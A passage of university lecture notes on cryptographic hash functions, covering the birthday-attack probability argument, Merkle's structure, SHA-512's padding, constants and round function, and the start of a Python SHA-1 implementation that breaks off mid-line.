- Let the set of variations on the correct form of the contract be denoted $\{c_1, c_2, \ldots, c_k\}$ and the set of variations on the fraudulent contract by $\{f_1, f_2, \ldots, f_k\}$. **We need to figure out the probability that there exists at least one pair** (c_i, f_j) **so that** $h(c_i) = h(f_j)$**.**

- If we assume (**a very questionable assumption indeed**) that all the fraudulent contracts are truly random vis-a-vis the correct versions of the contract, then the probability of f_1's hashcode being any one of N permissible values is $\frac{1}{N}$. Therefore, the probability that the hashcode $h(c_1)$ matches the hashcode $h(f_1)$ is $\frac{1}{N}$. Hence the probability that the hashcode $h(c_1)$ does **not** match the hashcode $h(f_1)$ is $1 - \frac{1}{N}$.

- Extending the above reasoning to joint events, the probability that $h(c_1)$ does **not** match $h(f_1)$ **and** $h(f_2)$ **and** ..., $h(f_k)$ is

$$\left(1 - \frac{1}{N}\right)^k$$

- The probability that the same holds conjunctively for all members of the set $\{c_1, c_2, \ldots, c_k\}$ would therefore be

$$\left(1 - \frac{1}{N}\right)^{k^2}$$

This is the probability that there will NOT exist any hashcode matches between the two sets of contracts $\{c_1, c_2, \ldots, c_k\}$ and $\{f_1, f_2, \ldots, f_k\}$.

- Therefore the probability that there will exist **at least one** match in hashcode values between the set of correct contracts and the set of fraudulent contracts is

$$1 \quad - \quad \left(1 - \frac{1}{N}\right)^{k^2}$$

- Since $1 - \frac{1}{N}$ is always less than $e^{-\frac{1}{N}}$, the above probability will always be greater than

$$1 \quad - \quad \left(e^{-\frac{1}{N}}\right)^{k^2}$$

- Now let's pose the question: "*What is the least value of k so that the above probability is* 0.5*?*" We obtain this value of k by solving

$$1 \quad - \quad e^{-\frac{k^2}{N}} \quad = \quad \frac{1}{2}$$

which simplifies to

$$e^{\frac{k^2}{N}} \quad = \quad 2$$

which gives us

$$k \;=\; \sqrt{(\ln 2)N} \;=\; 0.83\sqrt{N} \;\approx\; \sqrt{N}$$

So if B is willing to generate $\sqrt{N}$ versions of the both the correct contract and the fraudulent contract, there is better than an even chance that B will find a fraudulent version to replace the correct version.

- If n bits are used for the hashcode, $N = 2^n$. In this case, $k = 2^{n/2}$.

- The birthday attack consists of, as you'd expect, Mr. Creepy getting Mr. BigShot to digitally sign a correct version of the contract, meaning getting Mr. BigShot to encrypt the hashcode of the correct version of the contract with his private key, and then replacing the contract by its fraudulent version that has the same hashcode value.

- This attack is called the birthday attack because the combinatorial issues involved are the same as in the birthday paradox presented earlier in Section 15.5.1. Also note that for an n-bit hash coding algorithm that has no security flaws, the approximate value we obtained for k is the same in both cases. That is, $k = 2^{n/2}$.

15.7: STRUCTURE OF CRYPTOGRAPHICALLY SECURE HASH FUNCTIONS

- A hash function is cryptographically secure if it is computationally infeasible to find collisions, that is if it is computationally infeasible to construct meaningful messages whose hashcode would equal a specified value. Additionally, a hash function should be strictly one-way, in the sense that it lets us compute the hashcode for a message, but does not let us figure out a message for a given hashcode — even for very short messages. [See Section 15.3 for the two important properties of secure hash functions. We are talking about the same two properties here. "Secure" and "cryptographically secure" mean the same thing for hash functions.]

- Most secure hash functions are based on the structure proposed by Ralph Merkle in 1979. This structure forms the basis of MD5, Whirlpool and the SHA series of hash functions.

- The input message is partitioned into L number of bit blocks, each of size b bits. If necessary, the final block is padded suitably so that it is of the same length as others.

- The final block also includes the total length of the message whose hash function is to be computed. *This step enhances the security of the hash function since it places an additional constraint on the counterfeit messages.*

- Merkle's structure, shown in Figure 3, consists of L stages of processing, each stage processing one of the b-bit blocks of the input message.

- Each stage of the structure in Figure 3 takes two inputs, the b-bit block of the input message meant for that stage and the n-bit output of the previous stage.

- For the n-bit input, the first stage is supplied with a special n-bit pattern called the **Initialization Vector** (IV).

- The function f that processes the two inputs, one n bits long and the other b bits long, to produce an n bit output is usually called the **compression function**. That is because, usually, $b > n$, so the output of the f function is shorter than the length of the input message segment.

- The function f itself may involve **multiple rounds of processing** of the two inputs to produce an output.

- The precise nature of f depends on what hash algorithm is being implemented, as we will see in the rest of this lecture.




Figure 3: *Merkle's structure for computing a cryptographically secure hash function.* (*This figure is from Lecture 15 of "Computer and Network Security" by Avi Kak*)

15.7.1: The SHA Family of Hash Functions

- SHA (Secure Hash Algorithm) refers to a family of NIST-approved cryptographic hash functions.

- The following table shows the various parameters of the different SHA hash functions.

Algorithm	*Message Size* (bits)	*Block Size* (bits)	*Word Size* (bits)	*Message Digest Size* (bits)	*Security* (ideally) (bits)
SHA-1	$< 2^{64}$	512	32	160	80
SHA-256	$< 2^{64}$	512	32	256	128
SHA-384	$< 2^{128}$	1024	64	384	192
SHA-512	$< 2^{128}$	1024	64	512	256

Here is what the different columns of the above table stand for:

  - The column *Message Size* shows the upper bound on the size of the message that an algorithm can handle.

  - The column heading *Block Size* is the size of each bit block that the message is divided into. Recall from Section 15.7 that

an input message is divided into a sequence of b-bit blocks. Block size for an algorithm tells us the value of b in Figure 3.

– The *Word Size* is used during the processing of the input blocks, as will be explained later.

– The *Message Digest Size* refers to the size of the hashcode produced.

– Finally, the *Security* column refers to how many messages would have to be generated before two can be found with the same hashcode with a probability of 0.5 — assuming that the algorithm has no hidden security holes. As shown previously in Sections 15.5.1 and 15.6, for a secure hash algorithm **that has no security holes** and that produces n-bit hashcodes, one would need to come up with $2^{n/2}$ messages in order to discover a collision with a probability of 0.5. That's why the entries in the last column are half in size compared to the entries in the *Message Digest Size*.

- The algorithms SHA-256, SHA-384, and SHA-512 are collectively referred to as SHA-2.

- Also note that SHA-1 is a successor to MD5 that was a widely used hash function. There still exist many legacy applications that use MD5 for

calculating hashcodes.

- SHA-1 was cracked theoretically in the year 2005 by two different research groups. In one of these two demonstrations, Xiaoyun Wang, Yiqun Lisa Yin, and Hongbo Yu demonstrated that it was possible to come up with a collision for SHA-1 within a space of size only 2^{69}, which was far fewer than the security level of 2^{80} that is associated with this hash function.

- More recently, in February 2017, SHA-1 was actually broken by Marc Stevens, Elie Bursztein, Pierre Karpman, Ange Albertini, and Yarik Markov. **They were able to produce two different PDF documents with the same SHA-1 hashcode.** [The title of their paper is "The First Collision For Full SHA-1" and you can download it from `http://shattered.io/`. The attack the authors mounted on SHA-1 is named "The SHAttered attack". The authors say that this attack is 100,000 faster than the brute force attack that relies on the birthday paradox. The authors claim that the brute force attack would require 12,000,000 GPU years to complete, and it is therefore impractical. On the other hand, the SHAttered attack required only 110 years of single-GPU computations. More specifically, according to the authors, the SHAttered attack entailed over 9,223,372,036,854,775,808 SHA1 computations. The authors leveraged the PDF format for creating two different PDFs with the same SHA-1 hash value. To compare SHAttered with the theoretical attack mentioned in the previous bullet, the authors of

SHAttered say their attack took 2^{63} SHA-1 compressions. Note that document formats like PDF that contain macros appear to be particularly vulnerable to attacks like SHAttered. Such documents may lend themselves to what is known as the *chosen-prefix collision attack* in which given two different message prefixes p_1 and p_2, the goal is to find two suffixes s_1 and s_2 so that the hash value for the concatenation $p_1||s_1$ is the same as for the concatenation $p_2||s_2$.]

- I believe that, in 2010, NIST officially withdrew its approval of SHA-1 for applications that need to be compliant with U.S. Government standards. Nonetheless, SHA-1 has continued to be widely used in many applications and protocols that require secure and authenticated communications. Unfortunately, SHA-1 continues to be widely used in SSL/TLS, PGP, SSH, S/MIME, and IPSec. (*These standards will be briefly reviewed in Lecture 20.*) Hopefully, going forward, that will stop being the case in light of the real collisions obtained by the SHAttered attack.

- All of the SHA family of hash functions are described in the `FIPS180` document that can be downloaded from:

  `http://csrc.nist.gov/publications/fips/fips180-2/fips180-2.pdf`

  The SHA-512 algorithm details presented in the next subsection are taken from the above document.

15.7.2: The SHA-512 Secure Hash Algorithm

Figure 4 shows the overall processing steps of SHA-512. To describe them in detail:

Append Padding Bits and Length Value: This step makes the input message an exact multiple of 1024 bits:

- The length of the overall message to be hashed must be a multiple of 1024 bits.
- The last 128 bits of what gets hashed are reserved for the message length value.
- This implies that even if the original message were by chance to be an exact multiple of 1024, you'd still need to append another 1024-bit block at the end to make room for the 128-bit message length integer.
- Leaving aside the trailing 128 bit positions, the padding consists of a single 1-bit followed by the required number of 0-bits.




Figure 4: *Overall processing steps of the SHA-512 Secure Hash Algorithm.* (*This figure is from Lecture 15 of "Computer and Network Security" by Avi Kak*)

- The length value in the trailing 128 bit positions is an unsigned integer with its most significant byte first.

- The padded message is now an exact multiple of 1024 bit blocks. We represent it by the sequence $\{M_1, M_2, \ldots, M_N\}$, where M_i is the 1024 bits long i^{th} message block.

Initialize Hash Buffer with Initialization Vector: You'll recall from Figure 3 that before we can process the first message block, we need to initialize the hash buffer with IV, the Initialization Vector:

- We represent the hash buffer by **eight 64-bit registers**.

- For explaining the working of the algorithm, these registers are labeled (a, b, c, d, e, f, g, h).

- The registers are initialized by the first 64 bits of the **fractional parts of the square-roots of the first eight primes**. These are shown below in hex:

```
6a09e667f3bcc908
bb67ae8584caa73b
3c6ef372fe94f82b
a54ff53a5f1d36f1
510e527fade682d1
```

```
9b05688c2b3e6c1f
1f83d9abfb41bd6b
5be0cd19137e2179
```

Process Each 1024-bit Message Block M_i: Each message block is taken through 80 rounds of processing. All of this processing is represented by the module labeled f in Figure 4.

- The 80 rounds of processing for each 1024-bit message block are depicted in Figure 5. In this figure, the labels $a, b, c, \ldots, h$ are for the eight 64-bit registers of the **hash buffer**. Figure 5 stands for the modules labeled f in the overall processing diagram in Figure 4.

- In keeping with the overall processing architecture shown in Figure 3, the module f for processing the message block M_i has two inputs: the current contents of the 512-bit hash buffer and the 1024-bit message block. These are fed as inputs to the first of the 80 rounds of processing depicted in Figure 5.

- The round based processing requires a **message schedule** that consists of 80 64-bit words labeled $\{W_0, W_1, \ldots, W_{79}\}$. The first **sixteen** of these, W_0 through W_{15}, are the sixteen 64-bit words in the 1024-bit message block M_i. The rest of the words in the message schedule are obtained by

$$W_i \quad = \quad W_{i-16} \; +_{64} \; \sigma_0(W_{i-15}) \; +_{64} \; W_{i-7} \; +_{64} \; \sigma_1(W_{i-2})$$

where

$$\begin{aligned} \sigma_0(x) &= ROTR^1(x) \oplus ROTR^8(x) \oplus SHR^7(x) \\ \sigma_1(x) &= ROTR^{19}(x) \oplus ROTR^{61}(x) \oplus SHR^6(x) \end{aligned}$$

$$\begin{aligned} ROTR^n(x) &= \textit{circular right shift of the 64 bit arg by n bits} \\ SHR^n(x) &= \textit{right shift of the 64 bit arg by n bits} \\ &\qquad \textit{with padding by zeros on the left} \end{aligned}$$

$$+_{64} = \textit{addition module } 2^{64}$$

- The i^{th} round is fed the 64-bit message schedule word W_i and a special constant K_i.

- The constants K_i's represent the first 64 bits of the **fractional parts of the cube roots of the first eighty prime numbers**. Basically, these constants are meant to be random bit patterns to break up any regularities in the message blocks. These constants are shown below in hex. They are to be read from left to right and top to bottom. [In other words, K_0 is the first value in the first row, K_1 the second value in the first row, K_2 the third value in the first row, K_3 the last value in the first row. For K_4, we look at the first value in the second row; and so on.]

```
428a2f98d728ae22   7137449123ef65cd   b5c0fbcfec4d3b2f   e9b5dba58189dbbc
3956c25bf348b538   59f111f1b605d019   923f82a4af194f9b   ab1c5ed5da6d8118
d807aa98a3030242   12835b0145706fbe   243185be4ee4b28c   550c7dc3d5ffb4e2
72be5d74f27b896f   80deb1fe3b1696b1   9bdc06a725c71235   c19bf174cf692694
e49b69c19ef14ad2   efbe4786384f25e3   0fc19dc68b8cd5b5   240ca1cc77ac9c65
2de92c6f592b0275   4a7484aa6ea6e483   5cb0a9dcbd41fbd4   76f988da831153b5
983e5152ee66dfab   a831c66d2db43210   b00327c898fb213f   bf597fc7beef0ee4
```

```
c6e00bf33da88fc2   d5a79147930aa725   06ca6351e003826f   142929670a0e6e70
27b70a8546d22ffc   2e1b21385c26c926   4d2c6dfc5ac42aed   53380d139d95b3df
650a73548baf63de   766a0abb3c77b2a8   81c2c92e47edaee6   92722c851482353b
a2bfe8a14cf10364   a81a664bbc423001   c24b8b70d0f89791   c76c51a30654be30
d192e819d6ef5218   d69906245565a910   f40e35855771202a   106aa07032bbd1b8
19a4c116b8d2d0c8   1e376c085141ab53   2748774cdf8eeb99   34b0bcb5e19b48a8
391c0cb3c5c95a63   4ed8aa4ae3418acb   5b9cca4f7763e373   682e6ff3d6b2b8a3
748f82ee5defb2fc   78a5636f43172f60   84c87814a1f0ab72   8cc702081a6439ec
90befffa23631e28   a4506cebde82bde9   bef9a3f7b2c67915   c67178f2e372532b
ca273eceea26619c   d186b8c721c0c207   eada7dd6cde0eb1e   f57d4f7fee6ed178
06f067aa72176fba   0a637dc5a2c898a6   113f9804bef90dae   1b710b35131c471b
28db77f523047d84   32caab7b40c72493   3c9ebe0a15c9bebc   431d67c49c100d4c
4cc5d4becb3e42b6   597f299cfc657e2a   5fcb6fab3ad6faec   6c44198c4a475817
```

- How the contents of the hash buffer are processed along with the inputs W_i and K_i is referred to as implementing the **round function**.

- The round function consists of a sequence of transpositions and substitutions, all designed to diffuse to the maximum extent possible the content of the input message block. The relationship between the contents of the eight registers of the hash buffer at the input to the i^{th} round and the output from this round is given by

$$\begin{aligned}
h &= g \\
g &= f \\
f &= e \\
e &= d \;\; +_{64} \;\; T_1 \\
d &= c \\
c &= b \\
b &= a \\
a &= T_1 \;\; +_{64} \;\; T_2
\end{aligned}$$

where $+_{64}$ again means modulo 2^{64} addition and where

$$
\begin{aligned}
T_1 &= h \;\; +_{64} \;\; Ch(e,f,g) \;\; +_{64} \;\; \sum e \;\; +_{64} \;\; W_i \;\; +_{64} \;\; K_i \\
T_2 &= \sum a \;\; +_{64} \;\; Maj(a,b,c) \\
Ch(e,f,g) &= (e \; AND \; f) \oplus (NOT \; e \; AND \; g) \\
Maj(a,b,c) &= (a \; AND \; b) \oplus (a \; AND \; c) \oplus (b \; AND \; c) \\
\sum a &= ROTR^{28}(a) \oplus ROTR^{34}(a) \oplus ROTR^{39}(a) \\
\sum e &= ROTR^{14}(e) \oplus ROTR^{18}(e) \oplus ROTR^{41}(e) \\
+_{64} &= \textit{addition modulo } 2^{64}
\end{aligned}
$$

Note that, when considered on a bit-by-bit basis the function $Maj()$ is true, that is equal to the bit 1, only when a majority of its arguments (meaning two out of three) are true. Also, the function $Ch()$ implements at the bit level the conditional statement "if arg1 then arg2 else arg3".

- The output of the 80^{th} round is added to the content of the hash buffer at the beginning of the round-based processing. **This addition is performed separately on each** 64**-bit word of the output of the** 80^{th} **modulo** 2^{64}**.** In other words, the addition is carried out separately for each of

the eight registers of the hash buffer modulo 2^{64}.

Finally, ...: After all the N message blocks have been processed (see Figure 4), the content of the hash buffer is the message digest.




Figure 5: *The 80 rounds of processing that each 1024-bit message block goes through are depicted here.* (*This figure is from Lecture 15 of "Computer and Network Security" by Avi Kak*)

15.7.3: Compact Python and Perl Implementations for SHA-1 Using BitVector

- As mentioned in Section 15.7.1, SHA-1 is now to be considered as a completely broken hash function in light of the collision results obtained by the SHAttered attack.

- Despite its having been broken, SHA-1 can still serve as a useful stepping stone if you are learning how to write code for Merkle type hash functions. My goal in this section is to demonstrate my Python and Perl implementations for SHA-1 in order to help you do the same for SHA-512 in the second of the programming homeworks at the end of this lecture.

- Even more specifically, my goal here is to show how you can use my BitVector modules (`Algorithm::BitVector` in Perl and `BitVector` in Python) to create compact implementations for cryptographically secure hash algorithms. Typical implementations of the SHA algorithms consist of several hundred lines of code. With `BitVector` in Python and `Algorithm::BitVector` in Perl, you can do the same in under 100 lines.

- Since you already know about SHA-512, let me first quickly present the highlights of SHA-1 so that you can make sense of

the Python and Perl implementations that follow.

- Whereas SHA-512 used a block length of 1024 bits, SHA-1 uses a block length of 512 bits. After padding and incorporation of the length of the original message, what actually gets hashed must be integral multiple of 512 bits in length. Just as in SHA-512, we first extend the message by a single bit '1' and then insert an appropriate number of 0 bits until we are left with just 64 bit positions at the end in which we place the length of the original message in big endian representation. Since the length field is 64 bits long, obviously, the longest message that is meant to be hashed by SHA-1 is 2^{64} bits.

- Let's say that L is the length of the original message. After we extend the message by a single bit '1', the length of the extended message is $L+1$. Let N be the number of zeros needed to append to the extended message so that we are left with 64 bits at the end where we can store the length of the original message. The following relationship must hold: $(L + 1 + N + 64) \% 512 = 0$ where the Python operator '%' carries out a modulo 512 division of its left operand to return a *nonnegative* remainder less than the modulus 512. This implies that $N = (448 - (L + 1)) \% 512$. [The reason for sticking 1 at the end of a message is to be able to deal with empty messages. So when the original message is an empty string, the extended message will still consist of a single bit set to 1.]

- As in SHA-512, each block of 512 bits is taken through 80 rounds

of processing. A block is divided into 16 32-bit words for round-based processing. In the code shown at the end of this section, we denote these 16 words by $w[i]$ for i from 0 through 15. These 16 words extracted from a block are extended into an 80 word schedule by the formula:

$$w[i] \;=\; w[i-3] \;\oplus\; w[i-8] \;\oplus\; w[i-14] \;\oplus\; w[i-16]$$

for i from 16 through 79.

- The initialization vector needed for the first invocation of the compression function is given by a concatenation of the following five 32-bit words:

$$\begin{aligned} h0 &= 67452301 \\ h1 &= efcdab89 \\ h2 &= 98badcfe \\ h3 &= 10325476 \\ h4 &= c3d2e1f0 \end{aligned}$$

  where each of the five parts is shown as a sequence of eight hex digits.

- The goal of the compression function for each block of 512 bits of the message is to process the 512 block along with the 160-bit hash code produced for the previous block to output the 160-bit hashcode for the new block. The final 160-bit hashcode is the SHA-1 digest of the message.

- As mentioned, the compression function for each 512-bit block works in 80 rounds. These rounds are organized into 4 round sequences of 20 rounds each, with each round sequence characterized by its own processing function and its own round constant. If the five 32-words on the hashcode produced by the previous 512-bit block are denoted a, b, c, d, and e, then for the first 20 rounds the function and the round constant are given by

$$\begin{aligned} f &= (b \;\&\; c) \oplus \Big((\sim b) \;\&\; d \Big) \\ k &= 0x5a827999 \end{aligned}$$

  For the second 20 round-sequence the function and the constant are given by

$$\begin{aligned} f &= b \;\oplus\; c \;\oplus\; d \\ k &= 0x6ed9eba1 \end{aligned}$$

  The same for the third 20 round-sequence are given by

$$\begin{aligned} f &= (b \;\&\; c) \;\oplus\; (b \;\&\; d) \;\oplus\; (c \;\&\; d) \\ k &= 0x8f1bbcdc \end{aligned}$$

  And, for the fourth and the final 20 round sequence, we have

$$\begin{aligned} f &= b \;\oplus\; c \;\oplus\; d \\ k &= 0xca62c1d6 \end{aligned}$$

- At the i^{th} round, $i = 0 \ldots 79$, we update the values of a, b, c, d, and e by first calculating

$$T \;=\; \Big((a << 5) \;+\; f + \;e \;+\; k \;+\; w[i]\Big)\; mod\; 2^{32}$$

where $w[i]$ is the i^{th} word in the 80-word schedule obtained from the sixteen 32-words of the message block. Next, we update the values of a, b, c, d, and e as follows

$$\begin{aligned} e &= d \\ d &= c \\ c &= b \;<<\; 30 \\ b &= a \\ a &= T \end{aligned}$$

where you have to bear in mind that while c is set to b circularly rotated to the left by 30 positions, but the value of b itself must remain unchanged for the logic of SHA1. This is particularly important in light of how b is used at the end of 80 rounds of processing for a 512-bit message block.

- After all of the 80 rounds of processing are over, we create output hashcode for the current 512-bit block of the message by

$$\begin{aligned} h0 &= (h0 \;+\; a)\; mod\; 2^{32} \\ h1 &= (h1 \;+\; b)\; mod\; 2^{32} \\ h2 &= (h2 \;+\; c)\; mod\; 2^{32} \\ h3 &= (h3 \;+\; d)\; mod\; 2^{32} \\ h4 &= (h4 \;+\; e)\; mod\; 2^{32} \end{aligned}$$

Note that each hi is a 32 bit word. The hashcode produced after the current block has been processed is the concatenation of $h0$, $h1$, $h2$, $h3$, and $h4$. This hashcode produced after the final message block is processed is the SHA1 hash of the input message.

- The implementations shown below are meant to be invoked in a command-line mode as follows:

```
sha1_from_command_line.py   string_whose_hash_you_want

sha1_from_command_line.pl   string_whose_hash_you_want
```

- Here is the Python implementation:

```
#!/usr/bin/env python

##  sha1_from_command_line.py
##  by Avi Kak (kak@purdue.edu)
##  February 19, 2013
##  Modified: March 2, 2016

## Call syntax:
##
##     sha1_from_command_line.py   your_message_string

##  This script takes its message on the standard input from
##  the command line and sends the hash to its standard
##  output.  NOTE: IT ADDS A NESWLINE AT THE END OF THE OUTPUT
##  TO SHOW THE HASHCODE IN A LINE BY ITSELF.

import sys
import BitVector
if BitVector.__version__ < '3.2':
    sys.exit("You need BitVector module of version 3.2 or higher" )
from BitVector import *

if len(sys.argv) != 2:
```

```
    sys.stderr.write("Usage: %s  <string to be hashed>\n" % sys.argv[0])
    sys.exit(1)

message = sys.argv[1]

# Initialize hashcode for the first block. Subsequetnly, the
# output for each 512-bit block of the input message becomes
# the hashcode for the next block of the message.
h0 = BitVector(hexstring='67452301')
h1 = BitVector(hexstring='efcdab89')
h2 = BitVector(hexstring='98badcfe')
h3 = BitVector(hexstring='10325476')
h4 = BitVector(hexstring='c3d2e1f0')

bv = BitVector(textstring = message)
length = bv.length()
bv1 = bv + BitVector(bitstring="1")
length1 = bv1.length()
howmanyzeros = (448 - length1) % 512
zerolist = [0] * howmanyzeros
bv2 = bv1 + BitVector(bitlist = zerolist)
bv3 = BitVector(intVal = length, size = 64)
bv4 = bv2 + bv3

words = [None] * 80

for n in range(0,bv4.length(),512):
    block = bv4[n:n+512]
    words[0:16] = [block[i:i+32] for i in range(0,512,32)]
    for i in range(16, 80):
        words[i] = words[i-3] ^ words[i-8] ^ words[i-14] ^ words[i-16]
        words[i] << 1
        a,b,c,d,e = h0,h1,h2,h3,h4
    for i in range(80):
        if (0 <= i <= 19):
            f = (b & c) ^ ((~b) & d)
            k = 0x5a827999
        elif (20 <= i <= 39):
            f = b ^ c ^ d
            k = 0x6ed9eba1
        elif (40 <= i <= 59):
            f = (b & c) ^ (b & d) ^ (c & d)
            k = 0x8f1bbcdc
        elif (60 <= i <= 79):
            f = b ^ c ^ d
            k = 0xca62c1d6
        a_copy = a.deep_copy()
        T = BitVector( intVal = (int(a_copy << 5) + int(f) + int(e) + int(k) + \
